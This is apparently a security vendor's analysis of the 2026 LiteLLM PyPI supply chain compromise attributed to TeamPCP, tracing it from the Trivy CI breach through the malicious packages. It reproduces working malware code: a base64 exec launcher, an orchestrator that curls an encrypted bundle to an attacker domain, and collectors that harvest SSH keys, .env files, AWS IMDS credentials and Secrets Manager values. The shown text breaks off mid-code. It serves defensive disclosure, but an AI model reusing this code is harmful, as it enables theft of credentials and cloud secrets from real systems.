Your AI Gateway Was a Backdoor: Inside the LiteLLM Supply Chain Compromise

By Peter Girnus, Fernando Tucci, Deep Patel, Simon Dulude, Ashish Verma, John Rainier Navato (words)

Published: 2026-03-26 · Archived: 2026-04-10 02:07:44 UTC

Artificial Intelligence (AI)

TeamPCP orchestrated one of the most sophisticated multi-ecosystem supply chain campaigns publicly documented to date. It cascaded through developer tooling and compromised LiteLLM and exposed how AI proxy services that concentrate API keys and cloud credentials become high-value collateral when supply chain attacks compromise upstream dependencies.

By: Peter Girnus, Fernando Tucci, Deep Patel, Simon Dulude, Ashish Verma, John Rainier Navato Mar 26, 2026
Read time: 26 min (6971 words)

Save to Folio

Key takeaways

- LiteLLM, a widely-used AI proxy package, was compromised on PyPI, with two of its versions containing malicious code. These LiteLLM versions deployed a three-stage payload: credential harvesting, Kubernetes lateral movement, and persistent backdoor for remote code execution. Sensitive data from cloud platforms, SSH keys, and Kubernetes clusters were targeted and encrypted before exfiltration.
- The LiteLLM incident was part of a broader campaign by the criminal group TeamPCP, which has demonstrated deep understanding of Python execution models, adapting their attack rapidly for stealth and persistence.
- TeamPCP has previously compromised security tools like Trivy and Checkmarx KICS to steal credentials and propagate malicious payloads. Attackers leveraged compromised CI/CD pipelines and security scanners to escalate privileges and publish trojanized packages.
- This is an ongoing and developing story that TrendAI™ will update as new information emerges from our monitoring and analysis.

On March 24, production systems running LiteLLM started dying, and engineers saw runaway processes, CPU pegged at 100%, containers killed by out-of-memory (OOM) errors. The stack traces pointed to the LiteLLM package, a popular Python package downloaded 3.4 million times per day that serves as a unified gateway to multiple LLM providers, was compromised on PyPI. Upon analysis, it was found that versions 1.82.7 and 1.82.8 contained malicious code that stole cloud credentials, SSH keys, and Kubernetes secrets.

The malicious versions deployed a three-stage payload: a credential harvester targeting over 50 categories of secrets, a Kubernetes lateral movement toolkit capable of compromising entire clusters, and a persistent backdoor

providing ongoing remote code execution.

The compromise was not an isolated event. It was the latest link in a cascading supply chain campaign by a threat actor tracked as TeamPCP. This post traces the cascade from its origin, the open-source vulnerability scanner Trivy, and then presents our technical analysis of the LiteLLM payload.

TeamPCP orchestrated one of the most sophisticated multi-ecosystem supply chain campaigns publicly documented to date.

The campaign spanned PyPI, npm, Docker Hub, GitHub Actions, and OpenVSX in a single coordinated operation. While it did not specifically target AI infrastructure, the campaign's cascade through developer tooling caught LiteLLM in its blast radius and exposed how AI proxy services that concentrate API keys and cloud credentials become high-value collateral when supply chain attacks compromise upstream dependencies.

Key sections of this blog entry include a technical analysis of the malicious multi-stage payload and its impact on AI environments, a timeline and operational review of TeamPCP's campaign, and a deep dive into how security tools themselves became attack vectors. TrendAI™ Research's analysis into the LiteLLM compromise also covers attribution challenges, gaps in public threat intelligence, and actionable defense strategies. Detailed indicators of compromise and MITRE ATT&CK mappings have been provided, but for an even more comprehensive understanding of this security incident, reach out to TrendAI™ Research for the full technical report. For our follow-up coverage on TeamPCP's Telnyx Python SDK compromise, read our analysis here.

How your security scanner can become the attack vector

Trivy is an open-source vulnerability scanner developed by Aqua Security. It scans container images, filesystems, and infrastructure-as-code for security vulnerabilities, and it is integrated into the CI/CD pipelines of thousands of software projects via the *trivy-action* GitHub Action.

Security scanners are uniquely dangerous supply chain targets. By design, they require broad read access to the environments they scan, including environment variables, configuration files, and runner memory. When a scanner is compromised, it becomes a credential harvesting platform with legitimate access to secrets.

In late February 2026, an actor operating under the handle MegaGame10418 exploited a misconfigured *pull_request_target* workflow in Trivy's CI to exfiltrate the *aqua-bot* Personal Access Token (T1078 — Valid Accounts). Aqua Security disclosed the incident on March 1 and initiated credential rotation. However, according to Aqua's own post-incident analysis, the rotation "wasn't atomic and attackers may have been privy to refreshed tokens."

That gap proved decisive. On March 19 at 17:43 UTC, TeamPCP used still-valid credentials to force-push 76 of 77 release tags in the *trivy-action* repository, and all seven tags in *setup-trivy*, to malicious commits containing a multi-stage credential stealer (T1195.002 — Compromise Software Supply Chain). The malicious code scraped the *Runner.Worker* process memory for secrets, harvested cloud credentials and SSH keys from the filesystem, encrypted the bundle using AES-256-CBC with an RSA-4096 public key, and exfiltrated it to a typosquatted domain *(scan[.]aquasecurtiy[.]org*, resolving to *45[.]148[.]10[.]212*). According to analysis by CrowdStrike, the legitimate Trivy scan still ran afterward, producing normal output — leaving no visible indication of compromise.

Figure 1 illustrates the chain that made the payload possible, which starts with a compromised security tool.



Figure 1. The attack chain begins with a compromised security tool

This is the meta-attack: a security scanner, the tool defenders rely on to catch supply chain compromises, became the entry point for a supply chain compromise. The Trivy compromise in GitHub Actions gave the attacker the keys to publish arbitrary versions of LiteLLM to PyPI. Everything that followed was exploitation of that initial foothold.

The lesson is uncomfortable but critical; your CI/CD security tooling has the same access as your deployment tooling. If it's compromised, everything downstream is exposed.

Two versions, two vectors: The 13-minute pivot

The attack didn't start with the .pth file. It started 13 minutes earlier with a cruder approach, and the rapid iteration tells a story about the attacker's operational sophistication.

Version 1.82.7 (10:39 UTC): Payload injected directly into proxy_server.py, executes when the LiteLLM proxy starts. More targeted, but more visible in code review. Endor Labs identified three distinct payload iterations within proxy_server.py, suggesting the attacker was testing and refining in near-real-time.

Version 1.82.8 (10:52 UTC, 13 minutes later): Added the .pth file mechanism, executes at Python interpreter startup regardless of what's imported. Stealthier, broader impact. No import LiteLLM required. A simple command pip install LiteLLM==1.82.8 activated the payload on every subsequent Python process.

This 13-minute iteration, from a function-level injection to interpreter-level persistence, shows an attacker who understood Python's execution model deeply and adapted their delivery mechanism under operational pressure. Figure 2 illustrates how the iteration takes place.



Figure 2. The 13-minute iteration

Catching the malicious payload

LiteLLM is one of the most widely adopted open-source LLM proxy gateways in the AI/ML ecosystem. It sits between application code and model providers, OpenAI, Anthropic, Azure AI, and dozens of others, routing, load-balancing, and logging LLM API calls. Tens of thousands of developers and CI/CD pipelines depend on it daily. Version 1.82.8 shipped with something extra: a 34,628-byte file called *LiteLLM_init.pth* that silently exfiltrated every secret it could find to an attacker-controlled server.

A bug in the malicious payload, a fork bomb that spawned runaway processes, is what triggered the analysis. Without it, the credential stealer could have run silently for days or weeks before detection. The attacker's own coding error became the kill chain's weakest link.

A security researcher opened GitHub issue #24512 against BerriAI's LiteLLM repository with a simple, devastating subject line: "CRITICAL: Malicious LiteLLM_init.pth in LiteLLM 1.82.8 PyPI package, credential stealer." AI researcher Andrej Karpathy noted that the LiteLLM supply chain attack was quickly discovered due to a bug causing a system crash.

According to the security breakdown from FutureSearch, an attacker hijacked the maintainer accounts for the litellm project. They bypassed standard GitHub release protocols and pushed compromised versions directly to PyPI. Because litellm sits between developers and nearly every major LLM endpoint, it gets pulled in as a dependency by everything from basic scripts to advanced coding agents.

Within approximately three hours of the first community reports, PyPI yanked versions 1.82.7 and 1.82.8. The open-source community self-organized rapidly across GitHub, Twitter/X, and security vendor channels. BerriAI engaged Mandiant for incident response. The speed of the defensive response likely limited the real-world impact of the credential exfiltration. Though at the time of writing, no public confirmation exists whether stolen credentials were successfully used by the attacker before the takedown.

- 1.82.7 (10:39 UTC): Malicious code injected into *proxy_server.py*, executed when the LiteLLM proxy module is imported.
- 1.82.8 (10:52 UTC, 13 minutes later): Retains the same *proxy_server.py* injection and adds a *.pth* file (*LiteLLM_init.pth*) that executes on any Python interpreter startup — broadening the trigger surface and providing a redundant execution path.

TrendAI™ Research has confirmed that both compromised versions, 1.82.7 and 1.82.8, use two attacker-controlled domains serving distinct purposes. Stolen credentials are encrypted with a hybrid RSA-4096 and AES-256 scheme and exfiltrated via HTTPS POST to models[.]litellm[.]cloud, a domain registered just one day before the attack.

A separate persistent backdoor polls checkmarx[.]zone every 50 minutes for second-stage payloads, abusing the trusted Checkmarx brand name to bypass DNS allowlists. Version 1.82.7 shares code lineage with an earlier supply chain campaign that targeted the same infrastructure, while 1.82.8 refines the payload with an identical dual-domain architecture.

The malicious versions were discovered not by security tooling, but by accident. Callum McMahon, a researcher at FutureSearch, was testing a Cursor MCP plugin that pulled in *LiteLLM* as a transitive dependency.

PyPI quarantined both versions approximately three hours after publication. Multiple downstream projects, including DSPy, MLflow, OpenHands, CrewAI, and Arize Phoenix, filed security PRs to pin away from the affected versions on the same day.

Architecture and encoding layers

The malware is structured as a three-layer base64 encoded Python script. Each layer is decoded and executed at runtime, creating a chain of in-memory payloads that never touch disk as standalone files.

Layer	Name	Purpose
0	Launcher	One-liner: decodes + executes Layer 1 via subprocess.Popen
1	Orchestrator	Contains RSA-4096 public key, embeds Layer 2 & 3, handles encryption + exfiltration

2	Collector (B64_SCRIPT)	Comprehensive credential/secret harvester for Linux/cloud
3	Persistence (PERSIST_B64)	Persistent backdoor with C&C polling loop

Table 1. The multi-layer malware architecture

A technical analysis of how the LiteLLM attack worked

The PyPI track was the highest-impact vector. Here's exactly what happened when a developer or CI/CD pipeline ran pip install *LiteLLM==1.82.8*:

1. Package installation: The *LiteLLM_init.pth* file was deposited into the Python site-packages directory alongside legitimate LiteLLM files.
2. Automatic activation: On every subsequent Python interpreter startup, the .pth file executed a 3-layer matryoshka that contained the orchestrator, the credential harvester, and the persistence daemon.
3. Environment gating: The payload checked for the *GITHUB_ACTIONS* environment variable. If set, it activated, explicitly targeting CI/CD pipeline environments where secrets are most concentrated. It also performed locale and registry geofencing to exclude specific regions.
4. Credential harvesting: The payload swept the system for SSH keys, AWS/GCP/Azure IAM credentials, Kubernetes configs, Docker registry tokens, npm auth tokens, HashiCorp Vault tokens, WireGuard private keys, cryptocurrency wallets (Bitcoin, Ethereum, Solana, Exodus, Electrum), shell history, database credentials, CI/CD secret files, and, critically for the AI ecosystem, LLM API keys for every provider configured in the environment.
5. Encrypted exfiltration: All harvested data was encrypted with a random AES-256-CBC session key, the session key was wrapped with a hardcoded RSA-4096-OAEP public key (ensuring only the attacker could decrypt), and the bundle was POSTed via HTTPS to models.*LiteLLM.cloud*, a domain registered the same day as the trojanized release and designed to blend into normal LiteLLM API traffic.
6. Persistence: On non-CI systems, the payload installed a systemd user service (*sysmon.service*) that polled the C&C server every 50 minutes for stage-2 payloads, creating a persistent backdoor that survived reboots.

Figure 3 and the following sections provide more details on the execution flow.



Figure 3. The attack's execution flow

Initial Launcher (Layer 0)

The entire file is a single Python line. When executed, it imports required modules and immediately spawns a child process to execute the base64-decoded Layer 1 payload.

```python
import os, subprocess, sys; subprocess.Popen([sys.executable, "-c", "import base64; exec(base64.b64decode('{base64 payload}'))"], stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
```

Orchestrator (Layer 1)

Layer 1 defines the RSA public key, embeds , a base64-encoded payload and implements the run() entry point. A 4096-bit RSA public key is hardcoded for hybrid encryption of stolen data. The orchestrator creates a temporary directory and executes the collector script (Layer 2) as a subprocess, capturing all stolen data to a file.

After the collector finishes and writes all stolen data to the temp file, the orchestrator encrypts it using a hybrid RSA+AES scheme. To do this, it first generates a random 32-byte AES session key using openssl rand. Then, it encrypts the collected data with AES-256-CBC + PBKDF2 key derivation using the session key. It then encrypts the session key with the embedded RSA-4096 public key using OAEP padding, and finally bundles the payload.enc + session.key.enc into tpcp.tar.gz. The encrypted bundle is then exfiltrated via HTTP POST to the attacker-controlled domain.

```
import subprocess
import tempfile
import os
import base64
import sys

PUB_KEY_CONTENT = """-----BEGIN PUBLIC KEY-----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAvahaZDo8mucujrT15ry+
08qNLwm3kxzFSMj84M16lmIEeQA8u1X8DGK0EmNg7m3J6C3KzFeIzvz0UTgSq6cV
pQWpiuQa+UjTkWmC8RDDXO8G/opLGQnuQVvgsZWuT31j/Qop6rtocYsayGzCFrMV
2/ElW1UE20tZWY+5jXonnMdWBmYwzYb5iwymbLtekGEydyLalNzGAPxZgAxgkbSE
mSHLau61fChgT9MlnPhCtdXkQRMrI3kZZ4MDPuEEJTSqLr+D3ngr3237G14SRRQB
IqIjly5OoFkqJxeNPSGJlt3Ino0qO7fy7LO0Tp9bFvXTOI5c+1lhgo0lScAu1ucA
b6Hua+xRQ6s//PzdMgWT3R1aK+TqMHJZTZa8HY0KaiFeVQ3YitWuiZ3ilwCtwhT5
TlS9cBYph8U2Ek4K20qmp1dbFmxm3kS1yQg8MmrBRxOYyjSTQtveSeIlxrbpJhaU
Z7eneYC4G/Wl3raZfFwoHtmpFXDxA7HaBUArznP55LD/rZd6gq7lTDrSy5uMXbVt
6ZnKd0IwHbLkYlX0oLeCNF6YOGhgyX9JsgrBxT0eHeGRqOzEZ7rCfCavDISbR5xK
J4VRwlUSVsQ8UXt6zIHqg4CKbrVB+WMsRo/FWu6RtcQHdmGPngy+Nvg5USAVljyk
rn3JMF0xZyXNRpQ/fZZxl40CAwEAAQ==
-----END PUBLIC KEY-----"""

B64_SCRIPT = "aW1wb3J0IG9zLHN5cyxzdGF0LHN1YnByb2Nlc3MsZ2xvYgoKZGVmIGVtaXQocGF0aCk6CiAgICB0cnk6CiAgICAgICAgc3Q9b3Muc3RhdChwYXRoKQogICAgICAgIGlmIG5vdCBzdGF0LlNfSVNSRUcoc3Quc3RfbW9kZSk6cmV0

def run():
    with tempfile.TemporaryDirectory() as d:
        collected = os.path.join(d, "c")
        pk = os.path.join(d, "p")
        sk = os.path.join(d, "session.key")
        ef = os.path.join(d, "payload.enc")
        ek = os.path.join(d, "session.key.enc")
        bn = os.path.join(d, "tpcp.tar.gz")

        try:
            payload = base64.b64decode(B64_SCRIPT)

            with open(collected, "wb") as f:
                subprocess.run(
                    [sys.executable, "-"],
                    input=payload,
                    stdout=f,
                    stderr=subprocess.DEVNULL,
                    check=True
                )
        except Exception:
            return

        if not os.path.exists(collected) or os.path.getsize(collected) == 0:
            return

        with open(pk, "w") as f:
            f.write(PUB_KEY_CONTENT)

        try:
            subprocess.run(["openssl", "rand", "-out", sk, "32"], check=True)
            subprocess.run(["openssl", "enc", "-aes-256-cbc", "-in", collected, "-out", ef, "-pass", f"file:{sk}", "-pbkdf2"], check=True, stderr=subprocess.DEVNULL)
            subprocess.run(["openssl", "pkeyutl", "-encrypt", "-pubin", "-inkey", pk, "-in", sk, "-out", ek, "-pkeyopt", "rsa_padding_mode:oaep"], check=True, stderr=subprocess.DEVNULL)
            subprocess.run(["tar", "-czf", bn, "-C", d, "payload.enc", "session.key.enc"], check=True)

            subprocess.run([
                "curl", "-s", "-o", "/dev/null", "-w", "%{http_code}", "-X", "POST",
                "https://models.litellm.cloud/",
                "-H", "Content-Type: application/octet-stream",
                "-H", "X-Filename: tpcp.tar.gz",
                "--data-binary", f"@{bn}"
            ], check=True, stderr=subprocess.DEVNULL)
        except Exception:
            pass

if __name__ == "__main__":
    run()
```

Collector (Layer 2)

The credential harvester targets over 50 categories of sensitive data (T1552 — Unsecured Credentials):

- System reconnaissance: hostname, uname, whoami, ip addr, printenv, running processes, auth logs
- SSH keys: All private key formats across all user home directories under */home/* and */root/*
- Cloud credentials: AWS credential files, IMDS v1 and v2 token queries, and — notably — authenticated SigV4 API calls to AWS Secrets Manager (*ListSecrets*, *GetSecretValue*) and SSM Parameter Store (*DescribeParameters*). The full SigV4 signing implementation is embedded in the script (T1552.005 — Cloud Instance Metadata API)
- GCP and Azure: *application_default_credentials.json* and *~/.azure/* directory
- Kubernetes: Service account tokens, kubeconfig files, and API enumeration of all secrets across all namespaces
- Application credentials: Git, Docker, npm, Vault, MySQL, PostgreSQL, MongoDB, Redis configs
- Cryptocurrency wallets: Bitcoin, Ethereum, Solana (with particular focus on validator infrastructure), and seven additional currencies

- CI/CD secrets: Terraform state files, Jenkins files, *.gitlab-ci.yml*, *.travis.yml*, Ansible configs
- TLS/SSL private keys, shell history, */etc/shadow*

System reconnaissance and SSH key and configuration theft

The collector begins by establishing helper functions for file reading and command execution, then immediately runs system identification commands. The emit() function reads any file and writes its contents to stdout with a marker header (=== /path ===). The run() function executes shell commands with a 10-second timeout and captures output.

All output is written as binary to stdout, which the orchestrator captures to the collected temp file. The script enumerates all user home directories under /home and /root, then reads every SSH private key, authorized key, and configuration file. It also targets SSH host keys from the system-level SSH configuration:

```
1   import os,sys,stat,subprocess,glob
2
3   def emit(path):
4       try:
5           st=os.stat(path)
6           if not stat.S_ISREG(st.st_mode):return
7           with open(path,'rb') as fh:data=fh.read()
8           sys.stdout.buffer.write(('\n=== '+path+' ===\n').encode())
9           sys.stdout.buffer.write(data)
10          sys.stdout.buffer.write(b'\n')
11      except OSError:pass
12
13  def emit_glob(pattern):
14      for p in glob.glob(pattern,recursive=True):emit(p)
15
16  def run(cmd):
17      try:
18          out=subprocess.check_output(cmd,shell=True,stderr=subprocess.DEVNULL,timeout=10)
19          if out:
20              sys.stdout.buffer.write(('\n=== CMD: '+cmd+' ===\n').encode())
21              sys.stdout.buffer.write(out)
22              sys.stdout.buffer.write(b'\n')
23      except Exception:pass
24
25  def walk(roots,max_depth,match_fn):
26      for root in roots:
27          if not os.path.isdir(root):continue
28          for dirpath,dirs,files in os.walk(root,followlinks=False):
29              rel=os.path.relpath(dirpath,root)
30              depth=0 if rel=='.' else rel.count(os.sep)+1
31              if depth>=max_depth:dirs[:]=[];continue
32              for fn in files:
33                  fp=os.path.join(dirpath,fn)
34                  if match_fn(fp,fn):emit(fp)
35
36  homes=[]
37  try:
38      for e in os.scandir('/home'):
39          if e.is_dir():homes.append(e.path)
40  except OSError:pass
41  homes.append('/root')
42  all_roots=homes+['/opt','/srv','/var/www','/app','/data','/var/lib','/tmp']
43
44  run('hostname; pwd; whoami; uname -a; ip addr 2>/dev/null || ifconfig 2>/dev/null; ip route 2>/dev/null')
45  run('printenv')
46
47  for h in homes+['/root']:
48      for f in ['/.ssh/id_rsa','/.ssh/id_ed25519','/.ssh/id_ecdsa','/.ssh/id_dsa','/.ssh/authorized_keys','/.ssh/known_hosts','/.ssh/config']:
49          emit(h+f)
50      walk([h+'/.ssh'],2,lambda fp,fn:True)
51
52  walk(['/etc/ssh'],1,lambda fp,fn:fn.startswith('ssh_host') and fn.endswith('_key'))
53
```

Cloud provider credential theft

The script reads AWS credential files from all users, dumps AWS environment variables, and queries EC2 Instance Metadata Service (IMDS) for IAM role credentials using both v1 and v2 token mechanisms.

```
56
57  for h in homes+['/root']:
58      emit(h+'/.aws/credentials')
59      emit(h+'/.aws/config')
60
61  for d in ['.','..','../..']:
62      for f in ['.env','.env.local','.env.production','.env.development','.env.staging','.env.test']:
63          emit(d+'/'+f)
64  emit('/app/.env')
65  emit('/etc/environment')
66  walk(all_roots,6,lambda fp,fn:fn in {'.env','.env.local','.env.production','.env.development','.env.staging'})
67
68  run('env | grep AWS_')
69  run('curl -s http://169.254.170.2${AWS_CONTAINER_CREDENTIALS_RELATIVE_URI} 2>/dev/null || true')
70  run('curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/ 2>/dev/null || true')
71
```

When AWS credentials are found in environment variables, the script makes authenticated AWS SigV4 API calls to steal secrets from AWS Secrets Manager and SSM Parameter Store. The full SigV4 signing implementation is embedded in the script. It then queries IMDS v2 with a PUT request for a session token, followed by credential retrieval. With credentials in hand, it calls Secrets Manager ListSecrets + GetSecretValue and SSM DescribeParameters:

```
169  import urllib.request,urllib.error,json,hmac,hashlib,datetime,base64
170
171  def aws_req(method,service,region,path,payload,extra_headers,access_key,secret_key,token):
172      host=f'{service}.{region}.amazonaws.com'
173      t=datetime.datetime.utcnow()
174      amzdate=t.strftime('%Y%m%dT%H%M%SZ')
175      datestamp=t.strftime('%Y%m%d')
176      canonical_uri=path
177      canonical_querystring=''
178      canonical_headers=f'host:{host}\nx-amz-date:{amzdate}\n'
179      signed_headers='host;x-amz-date'
180      if token:
181          canonical_headers+=f'x-amz-security-token:{token}\n'
182          signed_headers+=';x-amz-security-token'
183      payload_hash=hashlib.sha256(payload.encode()).hexdigest()
184      canonical_request=f'{method}\n{canonical_uri}\n{canonical_querystring}\n{canonical_headers}\n{signed_headers}\n{payload_hash}'
185      credential_scope=f'{datestamp}/{region}/{service}/aws4_request'
186      string_to_sign=f'AWS4-HMAC-SHA256\n{amzdate}\n{credential_scope}\n'+hashlib.sha256(canonical_request.encode()).hexdigest()
187      def sign(key,msg):return hmac.new(key,msg.encode(),'sha256').digest()
188      signing_key=sign(sign(sign(sign(f'AWS4{secret_key}'.encode(),datestamp),region),service),'aws4_request')
189      signature=hmac.new(signing_key,string_to_sign.encode(),'sha256').hexdigest()
190      auth=f'AWS4-HMAC-SHA256 Credential={access_key}/{credential_scope}, SignedHeaders={signed_headers}, Signature={signature}'
191      hdrs={'x-amz-date':amzdate,'Authorization':auth,'x-amz-content-sha256':payload_hash}
192      if token:hdrs['x-amz-security-token']=token
193      hdrs.update(extra_headers)
194      req=urllib.request.Request(f'https://{host}{path}',data=payload.encode() if payload else None,headers=hdrs,method=method)
195      try:
196          with urllib.request.urlopen(req,timeout=10) as r:return json.loads(r.read())
197      except:return {}
198
199  AK=os.environ.get('AWS_ACCESS_KEY_ID','')
200  SK=os.environ.get('AWS_SECRET_ACCESS_KEY','')
201  ST=os.environ.get('AWS_SESSION_TOKEN','')
202  REG=os.environ.get('AWS_DEFAULT_REGION','us-east-1')
203
204  if AK and SK:
205      sys.stdout.buffer.write(b'\n=== AWS CREDENTIALS ===\n')
206      sys.stdout.buffer.write(f'AWS_ACCESS_KEY_ID={AK}\nAWS_SECRET_ACCESS_KEY={SK}\nAWS_SESSION_TOKEN={ST}\n'.encode())
207
208      try:
209          tkn_req=urllib.request.Request('http://169.254.169.254/latest/api/token',
210              headers={'X-aws-ec2-metadata-token-ttl-seconds':'21600'},method='PUT')
211          with urllib.request.urlopen(tkn_req,timeout=3) as r:
212              imds_token=r.read().decode()
213          cred_req=urllib.request.Request('http://169.254.169.254/latest/meta-data/iam/security-credentials/',
214              headers={'X-aws-ec2-metadata-token':imds_token})
215          with urllib.request.urlopen(cred_req,timeout=3) as r:
216              role_name=r.read().decode().strip()
217          cred_req2=urllib.request.Request(f'http://169.254.169.254/latest/meta-data/iam/security-credentials/{role_name}',
218              headers={'X-aws-ec2-metadata-token':imds_token})
219          with urllib.request.urlopen(cred_req2,timeout=3) as r:
220              creds=json.loads(r.read())
221          sys.stdout.buffer.write(f'\n=== IMDS ROLE CREDENTIALS ===\n{json.dumps(creds,indent=2)}\n'.encode())
222          AK=creds.get('AccessKeyId',AK)
223          SK=creds.get('SecretAccessKey',SK)
224          ST=creds.get('Token',ST)
225      except:pass
226
227      sm=aws_req('POST','secretsmanager',REG,'/','Action=ListSecrets',
